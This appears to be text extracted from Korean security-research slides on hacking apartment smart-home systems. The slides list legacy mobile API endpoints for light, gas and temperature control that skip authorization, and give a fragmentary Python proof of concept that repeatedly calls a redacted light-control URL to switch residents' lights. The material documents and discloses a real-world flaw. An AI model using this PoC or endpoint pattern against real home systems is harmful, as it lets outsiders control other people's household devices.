
CCTV 스트림 데이터 수신 및 영상 조회




An aerial night photograph of a city harbor. On the left, a cluster of modern skyscrapers is illuminated. In the center, a large bridge with multiple spans curves across the water. To the right, more city buildings are visible. In the foreground, a marina is filled with many small boats. The sky is dark with a hint of sunset or sunrise light on the right.

# Attack Tree


각 Attack Surface 별 분석이야기












# DATA FLOW

모바일에서 중앙 웹서버로



## 중앙 웹서버를 통한 원격제어

모바일 앱 분석 : 레거시 이슈로 생겨버린 원격제어 취약점

```
<string name="url_aprAirList">
    /mobile/service/aprAirList.php</string>
<string name="url_aprVenList">
    /mobile/service/aprVenList.php</string>
<string name="url_aprCotList">
    /mobile/service/aprCotList.php</string>
<string name="url_aprBatList">
    /mobile/service/aprBatList.php</string>
<string name="url_aprNoticeList">
    /mobile/service/aprNoticeList.php</string>
<string name="url_setAllUserIdDeleteNwallpadAuthCall">
    /mobile/info/setAllUserIdDeleteNwallpadAuthCall.php</string>
<string name="url_autoLoginSet">
    /mobile/info/autoLoginSet.php</string>
<string name="url_aprCurEnrList">
    /mobile/service/aprCurEnrList.php</string>
<string name="url_lmLightTimeSetList">
    /mobile/service/lmLightTimeSetList.php</string>
<string name="url_lmLightTimeSetView">
    /mobile/service/lmLightTimeSetView.php</string>
<string name="url_lmLightTimeSetSaveCall">
    /mobile/service/lmLightTimeSetSaveCall.php</string>
<string name="url_lmLightTimeSetDeleteCall">
    /mobile/service/lmLightTimeSetDeleteCall.php</string>
<string name="url_lmLightTimeSetRunSaveCall">
    /mobile/service/lmLightTimeSetRunSaveCall.php</string>
<string name="url_temSetSearchCall">
    /mobile/service/temSetSearchCall.php</string>
<string name="url_temSetControlCall">
    /mobile/service/temSetControlCall.php</string>
<string name="url_gasSearchCall">
    /mobile/service/gasSearchCall.php</string>
<string name="url_gasControlCall">
    /mobile/service/gasControlCall.php</string>
<string name="url_airSearchCall">
    /mobile/service/airSearchCall.php</string>
```

- 사용자 권한 인증을 거치지 않던 구버전 어플리케이션
- 구버전 어플리케이션 디패키징
- 구버전의 URL이 작동되고 있었음

	최신버전	구버전
URL	/mobile2	/mobile
권한 인증 여부	O	X

스마트 홈 해킹

Attack Surface


Analyzing

DEMO VIDEO




## 중앙 웹서버를 통한 원격제어 전등제어 PoC Code

```
1 import requests
2 import time
3 from pwn import *
4 URL = "http://[redacted]/mobile/service/ImpLightControlCall.php"
5 PARAMETER = {'boo':'1','hkey':'0008993','hh_dong':'','hh_ho':'','mode':'sub',
6
7
8 Dong = raw_input("Input Dong :")
9 Ho = raw_input("Input Ho :")
10
11 while(1) :
12     requests.get(URL, params=PARAMETER)
13     PARAMETER['onoff'] = 'Y'
14     log.failure( PARAMETER['hh_dong'] + " - " + PARAMETER['hh_ho'] + " Light OFF")
15     time.sleep(3)
```



